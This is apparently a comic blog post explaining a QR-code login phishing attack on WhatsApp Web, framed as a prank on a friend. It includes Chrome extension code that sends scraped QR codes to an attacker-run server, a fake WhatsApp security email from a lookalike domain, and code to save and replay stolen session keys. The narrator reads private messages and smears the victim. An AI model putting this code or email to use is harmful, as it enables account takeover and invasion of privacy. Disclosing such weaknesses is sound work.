
A tale of love, betrayal, social engineering and Whatsapp

robertheaton.com/2016/10/22/a-tale-of-love-betrayal-social-engineering-and-whatsapp

22 Oct 2016

You are fed up with with your dear friend and bitter rival, Steve Steveington. He claims to have no idea how all your D&D characters came to be renamed “Sir Doofus McGoofus <obscene drawing>”, but your instincts tell you that he probably actually does. Two weeks ago at a pie-eating contest, he met what he has been incessantly describing as “Agatha, woman of my dreams”. He has been WhatsApp-ing her constantly, and has been a picture of smug, stupid-faced douchbaggery. You are of course very happy for him. But, at the same time, you know that would be much happier if you destroyed his life.

You need to get access to his WhatsApp account.



Act 0: Research montage

Having learned from your previous capers inside his Tinder account, Steve now keeps all of his devices locked, password-protected, under armed guard, and otherwise extremely inaccessible. You’re not going to be able to install any snooping software or get even a second alone with any of his machines. You start doing some research. You

find that WhatsApp recently rolled out end-to-end encryption using the Whisper Protocol. Not even they can read Steve Steveington's messages. You start reading the research papers describing the protocol, but they look way hard. You figure that you could probably break it given three weeks, a team of unpaid interns and a sturdy piece of two-by-four, but you're not sure that you have that long before his tales of Agatha make you go completely insane. You are instead going to have to rely on your keen understanding of the interplay between technology and the human psyche.

The sturdy piece of two-by-four can be your backup.

You settle down onto your end of the couch with your laptop and your phone. As usual, Steve is sitting at his end, WhatsApping with Agatha and eating a grotesquely oversized peanut butter sandwich. God you really hate that guy.

You notice that WhatsApp recently released WhatsApp Web to allow you to use WhatsApp from your laptop browser. The authentication mechanism is very elegant. You go to web.whatsapp.com on your laptop. This page has a QR code that you scan with the WhatsApp app on your phone. This tells the WhatsApp server that you trust the laptop that is displaying this QR code, and you are logged into WhatsApp on this laptop automatically.




ILLUSTRATION BY JESSAMY HAWKE

You figure that the WhatsApp server probably generates a unique ID of some kind, and then A) sends it to your laptop and B) stores it for later. Your laptop turns this ID into a QR code. Then when you scan the QR code using WhatsApp on your phone, you are

effectively saying to the WhatsApp servers “hey, please log me in on the laptop that has the unique ID contained in this QR code.”

Because of WhatsApp’s end-to-end encryption, your laptop then actually retrieves your messages directly from your phone, not from any central WhatsApp servers. WhatsApp does not centrally store your messages anywhere. They are saved only on the devices of WhatsApp users.

You assume that your laptop generates some kind of public/private key pair and sends the public key to your phone. Your phone uses this to encrypt your messages, and sends these encrypted messages to your laptop via the WhatsApp servers. Since the encryption was negotiated by your devices directly, no one at WhatsApp has any way of reading the messages passing through their systems, no matter how nicely the FBI asks them.

This is why web.whatsapp.com only works when your phone is connected to the internet. It’s probably a little more complex than this, but this feels close enough.




ILLUSTRATION BY JESSAMY HAWKE

This is all interesting to know, but unless you can Man-In-The-Middle attack Steve whilst he’s logging in, it doesn’t directly help you. You are distracted by a wry chuckle and a snort from your friend’s half of the couch. “Agatha just…oh you wouldn’t get it,” he quips. You hadn’t asked.

Act 2: Epiphany

You take a step back. It occurs to you that we are used to using QR codes in the same way we use HTTP GET-requests. By convention, GET-requests are only used for retrieving information from a server. “Show me my Facebook profile”. “Give me the latest stock prices”. They don’t “do” anything. They should only be reading and returning what is already there.

By contrast, HTTP POST-requests are used to “do” things - send new messages, upload photos, delete accounts. These are all much more dangerous actions that a user should be more cautious about performing, and that a trickster is much more interested in messing with. Unless someone nefarious can also read the response, it’s generally no big deal if a user is tricked into making a GET-request and loading a webpage they didn’t mean to. However, it’s a much bigger deal if a user is tricked into making a POST-request that creates hundreds of messages espousing positive opinions about acai-berry-based viagra.

Maybe you’ve led a sheltered life, but you’ve only ever seen QR codes used on billboards as shortcuts to visiting websites or finding apps in an App Store. These are safe, GET-style requests that are just fetching, rather than mutating data. If you get tricked into scanning the wrong billboard QR code then the worst-case scenario is you see some disturbing but strangely hypnotic content that you check out again later after everyone else has gone to bed. By contrast, the WhatsApp login mechanism uses QR codes for logging in to your account. This is weighty, important, POST-style stuff. If you could trick someone into scanning the QR code on your laptop, you would instantly be logged into their account, with full access to everything.

But whilst Steve Steveington is an idiot and a charlatan, you know that he would be savvy enough to tell you to go to hell if you asked him to scan a QR code on web.whatsapp.com on your laptop.

This is when you have a brainwave. You realize that it doesn’t matter where in the world the QR code on your laptop is scanned. Your laptop could be upstairs and the scanning could take place downstairs. Your laptop could be downstairs and the scanning could take place somewhere in the outskirts of Helsinki. If you can trick someone into scanning even just a copy of the QR code currently active on your laptop, you will be inside their account.

Act 3: Implantation via agile methodology

This realization gives you a lot more options for trickery. You hatch a plan.

Step 1 is to scrape the web.whatsapp.com QR code from your laptop. You throw together a quick Chrome extension. It scrapes the web.whatsapp.com QR code (an image encoded as base 64 from your browser and sends it to some external server controlled by you. It also listens for updates to the QR code and sends the new image this your server whenever it changes.

Chrome extension content.js:

```
jQuery(document).ready(function() {
  var qrcodeSelector = '.qrcode img';

  jQuery(qrcodeSelector).on('load', function() {
    chrome.runtime.sendMessage({
      src: jQuery(qrcodeSelector).attr('src');,
    });
  });
});
```

and background.js:

```
URL = 'localhost'

chrome.runtime.onMessage.addListener(function(request, sender, callback) {
  jQuery.post(URL, {src: request.src});
});
```

Step 2 is to build something for the Chrome extension to send the QR codes to. You build a tiny Sinatra app that receives and saves new QR codes and displays the latest code at a `/images/latest` endpoint.

```
require 'sinatra'
require 'sinatra/activerecord'
require 'base64'

class Image < ActiveRecord::Base
end

post '/images' do
  response.headers['Access-Control-Allow-Origin'] = 'chrome-
extension://ehnemkijgmddcmgmccljkhknondgmfpo'

  Image.create(src: params[:src])
end

get '/images/latest' do
  response.headers['Access-Control-Allow-Origin'] = '*'
  content_type 'image/png'

  src = Image.last.src
  Base64.decode64(src.slice(src.index(',')..-1))
end
```

You deploy it to Heroku and retreat to the privacy of your bedroom to conduct some testing.

You gingerly place your laptop on one side of the room and boot up the server and the Chrome extension. You watch as the QR codes from web.whatsapp.com are sent to your server. You open up https://nothingtoseehere.herokuapp.com/images/latest on your work laptop on the other side of the room. It shows the same QR code as your personal


laptop. You pull out your phone, open WhatsApp and scan the QR code from the app open on your work laptop. Your WhatsApp messages appear on your personal laptop on the other side of the room. You let out a bloodcurdling victory screech.


You spend the rest of the evening apologizing to your neighbors for waking their 4 month-old triplets.

Act 4: Execution

You now have a portable copy of your QR code that you can open on your phone's browser or even embed into other websites. In many ways the next and final step is the easiest. In many other ways it is the hardest. You have to trick Steve Steveington into scanning your QR code.

As you already noted, you have a headstart because people generally aren't very scared of QR codes. You register the domain http://whatsappweb.com/. You build a carbon copy of web.whatsapp.com, but displaying the QR code scraped from your laptop instead of one created and sent by Whatsapp.





Then you wait until your friend has eaten a huge burrito and is thinking even less clearly than normal. You send a carefully crafted phishing email from security@whatsappweb.com to steve@steveington.com. And then you play the waiting game.

To: steve@steveington.com
From: security@whatsappweb.com
Subject: Your WhatsApp Account

Dear Steve Steveington,

We are conducting a security review of all of our accounts to protect against hackers. In order to best protect you from hackers, you must log into your WhatsApp Web account right now by clicking on __this secure link__. It is important that you use this secure link to log in, otherwise you will not be protected from hackers.

Best,

WhatsApp

You are each sat in your customary positions on the couch. You have your laptop open, web.whatsapp.com open, and your server and Chrome extension up and running. Out of the corner of your eye you see Steve reach for his phone. Did you get a security email from WhatsApp? he asks. Oh yes, you reply. It was very legit. Very legit indeed. I did it immediately and it made my account much more secure. I was really glad I did that.

You spend a few more minutes describing just how delightful the whole experience was before deciding that discretion might be the order of the day. Your friend looks suspicious; the last time you were this enthusiastic about anything it ended up costing him $150 in dry cleaning and a replacement shower curtain. But in his burrito-addled condition he is in no state to analyze much further. You watch as he blearily points his phone at his laptop screen.

You can see the individual, beautiful bits and bytes flying through the air. You can almost reach out and touch them.

Steve's messages appear on your screen. You let out another bloodcurdling victory screech that you try and disguise as a violent cough, with partial success.

Act 5: Aftermath

You use your coughing fit as an excuse to run upstairs. You read Steve's recent exchanges with Agatha. They are heartbreaking.

"Hey how are you how was your weekend what are you up to today want to hang out next Tuesday?"
"Busy sorry"
"No problem! I'm fine thanks just kicking back with my buddies getting in a few beers. How about Wednesday?"
"I'll get back to you"
"Sounds great! When shall I check in to see if Wednesday works?"

It is for Steve's own good that you begin to educate Agatha on the kinds of distressingly freaky stuff that you decide he is into.

Act 6: The future

You have sworn revenge on a surprisingly large number of people over the years, so you decide to extend your hard work and build up a library of sessions for as many WhatsApp accounts as you can trick your way into.

You extend the Chrome extension that runs on your laptop. Now whenever it gets logged in to someone's WhatsApp account, it serializes and saves the session data from your browser's localStorage to some other kind of persistent storage. This session data contains the keys that reauthenticate your laptop to WhatsApp when you refresh the page; it's how "Remember Me" works. This means that in theory if you save the keys for a session with a WhatsApp account, clear localStorage, then later load the keys back into your browser at your leisure, you should be logged in as that account again. This allows you to leave your laptop running, send out more phishing emails, and build up a big bag of phish whose lives you can take over.

You save the data like so:

```
serializedSessionData = JSON.stringify(JSON.stringify(localStorage));
saveDataSomehow(serializedSessionData);
localStorage.clear();
```

And load it later like so:

```
serializedSessionData = loadDataSomehow(nameOfSucker);
data = JSON.parse(serializedSessionData);
Object.keys(data).forEach(function (k) {
  localStorage.setItem(k, data[k]);
});
```

There are still some kinks to be ironed out with the session juggling. But you're working on it.

Act 7: Coda

It turns out that Agatha shares the avant garde interests you described to her on Steve's behalf. They have been dating for four months now. Steve seems very different. He's quieter. More distant.

> Illustrations by Jessamy Hawke